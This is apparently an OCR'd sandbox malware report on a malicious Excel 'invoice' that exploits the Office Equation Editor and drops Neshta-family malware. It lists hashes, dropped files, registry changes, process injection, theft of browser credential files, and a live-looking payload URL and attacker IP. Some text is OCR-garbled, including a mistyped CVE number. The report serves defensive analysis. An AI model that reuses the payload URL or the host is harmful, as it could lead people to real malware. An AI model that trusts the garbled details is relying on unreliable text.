Virtual Analyzer Report



Submission Context

Logged	2021-06-10 07:58:28
Submitter	Manual Submission
Туре	MS OLE document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.					
Detections	Trojan.X97M.CVE201711882.XQUO	Trojan.X97M.CVE201711882.XQUOOWZ, VAN_WORM.UMXX				
Exploited vulnerabilities	CVE-2017-1188					
Analyzed objects	MS OLE document	1 - INVOICE#1191189.xlsx	32B0E71AF46F3952561640EBE524B74DFB8AB3BF			
	Office Excel 2007 spreadsheet	1.1 - NONAMEFL	98494EF434FFDFE844F360A309CFDDFEB95F3956			
	Office Word 2007 document	1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm	3ED76217AE6D825864BC968BBD6C77FABBE70FE4			
	Office Excel 2007 spreadsheet	1.1.2 - C:\Users\91974\AppData\Local\Temp\	A0C81E9A8042B4A371CC061A5CBA6545AB46ACE4			

Analysis Environments

	W10	W7	CentOS w Docker
Anti-security, self-preservation	~	~	
Autostart or other system reconfiguration	~	~	
Deception, social engineering			
File drop, download, sharing, or replication	~	~	
Hijack, redirection, or data theft	✓	✓	
Malformed, defective, or with known malware traits	~	~	~
Process, service, or memory object change	✓	✓	
Rootkit, cloaking	~	~	
Suspicious network or messaging activity	~	~	

W10


Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.	
Detections	Trojan.X97M.CVE201711882.XQUOOWZ	
Exploited vulnerabilities	CVE-2017-1188	
Network connection	Custom	

▼ Object 1 - INVOICE#1191189.xlsx (MS OLE document)

File name	INVOICE#1191189.xlsx
File type	MS OLE document
SHA-1	32B0E71AF46F3952561640EBE524B74DFB8AB3BF
SHA-256	4473634DDD0CD6C3AF8780E384B2356C8526DAF36A63CE80C949C88DCDACE 3A7
MD5	E4857AD9E70C4E50E4A315055340386B
Size	1414144 byte(s)

Risk Level	High risk	
Detection	Trojan.X97M.CVE201711882.XQUOOWZ	
Exploited vulnerabilities	CVE-2017-1188	
Threat Characteristics	Anti-security, self-preservation (1) Autostart or other system reconfiguration (63) File drop, download, sharing, or replication (23) Hljack, redirection, or data theft (9) Malformed, defective, or with known malware traits (41) Process, service, or memory object change (19) Roolkit, cloaking (2) Suspicious network or messaging activity (13)	

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	Characteristics: 1, 2, 3
Persistence	Hidden Files and Directories	Characteristics: 1, 2
Privilege Escalation	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4
Defense Evasion	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4
	Process Hollowing	Characteristics: 1
	File Deletion	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9
	Hidden Files and Directories	Characteristics: 1, 2
Collection	Data from Local System	Characteristics: 1 Characteristics: 1
Command and Control	Commonly Used Port	Characteristics: 1
	Standard Application Layer Protocol	Characteristics: 1

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (1)

Characteristic	Significance	Details
Attempts to detect active running processes	•••	Process ID: 2324 Image Path: Isass.exe Info: system injection target

▼ Autostart or other system reconfiguration (63)

Characteristic	Significance	Details
Modifies file that can be used to infect systems		%APPDATA%\Microsoft\Installer\{C0C31BCC-56FB-42A7-8766-D29E1BD74C7C}\python_icon.exe
Modifies file that can be used to infect systems		%APPDATA%\FB8915\5EB4F7.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w64.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\w32.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t64.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\pip_vendor\distlib\t32.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Package Cache\{06afee40-d856-48c5-8ff2-bd1c3655edca}\python-3.8.0-amd64.exe
Modifies file that can be used to infect systems		%TEMP%\3DEF8F3A-02BE-4BA6-94D8-5E27AE376C94\DismHost.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA% Programs\Python\Python38\Scripts\easy_install-3.8.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\pythonw.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\venv\scripts\nt\python.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%IPrograms\Python\Python38\Lib\site-packages\setuptools\gui-64.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\site-packages\setuptools\gui-32.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%IPrograms\Python\Python38\Lib\site-packages\setuptools\cli.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA% Programs\Python\Python38\Lib\site-packages\setuptools\cli-64.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA% Programs\Python\Python38\Lib\site-packages\setuptools\cli-32.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-9.0-amd64.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-8.0.exe

Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-7.1.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-6.0.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-14.0.exe
Modifies file that can be used to infect systems		$\label{local-appdata-local-appdata-local} \& LOCALAPPDATA \& Programs \ Python \& Silbidistutils \ command \ wininst-14.0-amd \ 64.exe$
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Lib\distutils\command\wininst-10.0-amd64.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\OneDriveStandaloneUpdater.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Scripts\pip3.8.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\Scripts\pio.exe
Modifies file that can be used to infect systems	•	%LOCALAPPDATA%\Programs\Python\Python38\Scripts\easy_install.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python38\pythonw.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileSyncConfig.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\OneDrive\17.3.6517.0809\FileCoAuth.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Programs\Python\Python\8ython.exe
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\OneDrive\OneDrive.exe
Modifies file that can be used to infect systems		%TEMP%\3582-490\vbc.exe
Modifies file that can be used to infect systems	-	%USERPROFILE%\vbc.exe
· · · · · · · · · · · · · · · · · · ·		
Modifies file that can be used to infect systems		%LOCALAPPDATA%\Microsoft\Windows\INetCache\IE\IM7MGWQR\vbc[1].exe
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-41 1D-BC59-833E334FCB5E}\
		Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: SoftwarelMicrosoftWindows NTiCurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Cal
The state of the s		endar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: SoftwarelMicrosoftWindows NT/CurrentVersion/Windows Messaging Subsystem/Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\
modiles important regions crimes to perform regue randons		Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE
		Type NEC_NOTE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000000 4\ Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B 88A00104B2A6676\ Value:
Modifice important register entries to perform any functional	-	Type: REG_NONE Kou: Software/Microsoft/Windows NTI/CurronNarcion/Windows Maccaging Subsystem/Derfiles/Outlook/0275/CE041211142999.0011049236676(0000000000000000000000000000000000
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000000 2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value:
		Type: REG_NONE
Modifies important registry entries to perform rogue functions	•==	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	•••	Type: RES_NOTE Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value:

Modifies important registry entries to perform rogue functions	•	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions		Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000
Modifies important registry entries to perform rogue functions	•••	Key: HKEY_CLASSES_ROOT\exefile\shell\open\command\(Default) Value: %windir%\svchost.com "%1" %* Type: REG_SZ
Hides file in system folder to evade detection		%windir%lsvchost.com

▼ File drop, download, sharing, or replication (23)

Characteristic	Significance	Details
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe
Executes dropped file		%TEMP%\3582-490\vbc.exe
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file		%TEMP%\3582-490\vbc.exe "%TEMP%\3582-490\vbc.exe"
Executes dropped file		File: %TEMP%\3582-490\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Executes dropped file		File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 444 File: %LOCALAPPDATA% Microsoft\Windows\\NetCache\Content.MSO\8FF57295.jpeg Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\\NetCache\Content.MSO\\DB932DAF.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 444 File: %LOCALAPPDATA% Microsoft\Windows\\NetCache\Content.MSO\40C40BE4.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\D0C5B639.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\9FC87918.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\2C35F6E6.jpeg Type: VSDT_JPG
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 444 File: %LOCALAPPDATA%\Microsoft\Windows\NetCache\Content.MSO\A50516B3.png Type: VSDT_PNG
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2324 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-3190476639-1603337115-4145692664-500\a18ca4003deb042bbee7a40f15e1970b_7af4c828-7600-46 53-b956-74e659da3a71 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2324 File: %APPDATA%/FB8915\5EB4F7.lck Type: VSDT_ASCII
Drops executable during installation		Dropping Process ID: 2324 File: %APPDATA%/FB8915/5EB4F7.exe Type: VSDT_EXE_MSIL
Drops executable during installation		Dropping Process ID: 756 File: \(\text{windir} \\ \\ \\ \\ \ \ \ \ \ \ \ \ \ \ \ \ \
Drops executable during installation		Dropping Process ID: 756 File: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_MSIL
Drops executable during installation		Dropping Process ID: 2256 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32
Creates multiple copies of a file		%APPDATA%\FB8915\5EB4F7.exe
Creates multiple copies of a file		%windir%\svchost.com
Creates multiple copies of a file		%USERPROFILE%vbc.exe

▼ Hijack, redirection, or data theft (9)

Characteristic	Significance	Details
Accesses decoy file		%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons3.txt
Accesses decoy file	•	%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons2.txt
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.txt
Accesses decoy file	•	%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\logins.json
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite-wal
Accesses decoy file		%APPDATA%\Mozilla\Firefox\Profiles\6ir7qs4n.default\signons.sqlite
Accesses decoy file		%APPDATA%\Mozilla\Firefox\profiles.ini
Executes commands or uses API to obtain system information	•==	Process ID: 756 Info: Searches files by API

▼ Malformed, defective, or with known malware traits (41)

Characteristic	Significance	Details
Causes process to crash		Process ID: 2324
Detected as known malware		Image Path: vbc.exe Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008
Drops known malware		Malware Pattern Version: 16.769.92 Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: 5EB4F7.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc(1).eve SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: gui-64.exe SHA1: FE57A5EA7A25705871A93716A3CD3ADA8BB9ED4B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: cli.exe SHA1: F34CBE71CE66B1D5E77948B870F3D7FE62D3020F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: cli-64.exe SHA1: 3519EE845D449B8CADCE120267599D8A76EE5036 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: w64.exe SHA1: 0326FC36EF417BD219013622A8F3571AC45DB324 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-14.0.exe SHA1: AC01D0E2438BE2DB7ED11BC0E1556CA85C01800E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: FileCoAuth.exe SHA1: C9727A4E7218BE71DDCE6C8B09E8D2A6EBEF8072 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: w32.exe SHA1: CCC5D9070C7A5B514BE03AA1B8D622CF78CAB95D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-7.1.exe SHA1: 6A692DF2A6A7EC40981B3E496C1648E7D31F9937 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: DismHost.exe SHA1: A08E7E9725627CB9B0863650A2A7179E2126AA6E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: OneDriveStandaloneUpdater.exe SHA1: D55AAEA51640E73DB667C73FAC367B7F9613C17D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-10.0.exe SHA1: 8590465782AF130870FDA770EC188F7BFB73B00C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: FileSyncConfig.exe SHA1: 6E3841A0FDD845CBD54153E23DE7E2C68601205A Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: pythonw.exe SHA1: 22BA2BED8C0BC744907D0E0401262EF552D1715E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: easy_install=3.8.exe SHA1: D9B00F96D3721C8913B6E642975E3B480F41C739 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: pip.exe SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: cil-32 exe SHA1: F34CBE71CE66B1D5E77948B870F3D7FE62D3020F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	***	Source: ATSE Detection Name: PE_NESHTA.A File Name: pip3.exe SHA1: E336C2FZEA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: 132.exe SHA1: 537C0A70021D4725D44FBE401E4DFAAF19D53CD9 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	***	Source: ATSE Detection Name: PE_NESHTA.A File Name: gui.exe SHA1: 7CFBBC6D4E3BF3F8A05C275C0DF40D223EB8A7B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: gui-32.exe SHA1: 7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-9.0-amd64.exe SHA1: 951125979E16B3AE92860B8BB775F5F11B60989F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-9.0.exe SHA1: 7C70CFAD7420E14F6DDF5418F959BCFE242887C0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: easy_install.exe SHA1: D9B00F96D3721C8913B6E642975E3B480F41C739 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-6.0.exe SHA1: CAD49F594E5452A89484DFA271F6FD567B1112F3 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: python.exe SHA1: BEE5F53EBC5040C3B2D3311EF883286063ACD2FF Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: python-3.8.0-amd64.exe SHA1: 0AC8A39D74953CB803A7F6964D59117703FB1C23 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: OneDrive.exe SHA1: A584E89482FC65F47CABDD6032B82D85D7E3F33D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-14.0-amd64.exe SHA1: F4C13AEDA5EB94B5E8BB46F6A64F95FDB22A32EF Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: pip3.8 exe SHA1: E536C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: 164.exe SHA1: E4AF6398BAC6031575AD48D039C8A74227E95EFD Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	•••	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-10.0-amd64.exe SHA1: 031465AB1EEBBAC1256FF1498D36E5BA47AAFA1A Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: python.exe SHA1: 9548D7F60DE9891F3482C97E2F7A1B0058B4298E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: pythonw.exe SHA1: 10DF5EC7369F085450183975544C8931BBD654C0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware		Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-8.0.exe SHA1: A90432EA9D24EFB9FDE07FC7300825165CC7DA43 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

▼ Process, service, or memory object change (19)

Characteristic	Significance	Details
Creates process	•	Process ID: 2256 Image Path: %CommonProgramFiles(x86)%IMicrosoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	•	Process ID: 2064 Image Path: %CommonProgramFiles(x86)%IMicrosoft Shared\Office15\msosqm.exe
Creates process	•	Process ID: 756 Image Path: %USERPROFILE%\vbc.exe
Creates process	•==	Process ID: 8 Image Path: %TEMP%\3582-490lvbc.exe Shell Command:
Creates process	•	Process ID: 756 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"
Creates process	•••	Process ID: 2256 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates process in temporary folder		Process ID: 2324 Image Path: %TEMP%\3582-490lvbc.exe
Creates process in temporary folder	•	Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	•••	Injecting Process ID: 8 Injected API: WriteProcessMemory Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	•••	Injecting Process ID: 8 Injected API: SetThreadContext Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	•••	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Address: 0x0
Resides in memory to evade detection	•••	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: `\\$\$
Resides in memory to evade detection	•••	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .T. <k`;u< td=""></k`;u<>
Resides in memory to evade detection	•••	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content:
Resides in memory to evade detection	•••	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .D\$}d
Resides in memory to evade detection	•••	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: MZ.
Injects memory with dropped files	•••	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe File: MZ.
Converts base64 encoded strings to PE based payloads	•••	Process ID: 8 Content: TVqQAAMAAAAEAAAA/8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Creates command line process	•	Process ID: 756 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%\FB8915
Hides file to evade detection		File: %APPDATA%\FB8915\5EB4F7.exe

▼ Suspicious network or messaging activity (13)

Characteristic	Significance	Details			
Attempts to connect to suspicious host	•	107.173.219.35			
Attempts to connect to malicious URL		URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS			
Queries DNS server	•	107.173.219.35			
Connects to remote URL or IP address	•	Connection: —<\x8fÅDD\\$\†\\$ce\x90(E\\^2\D\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\			
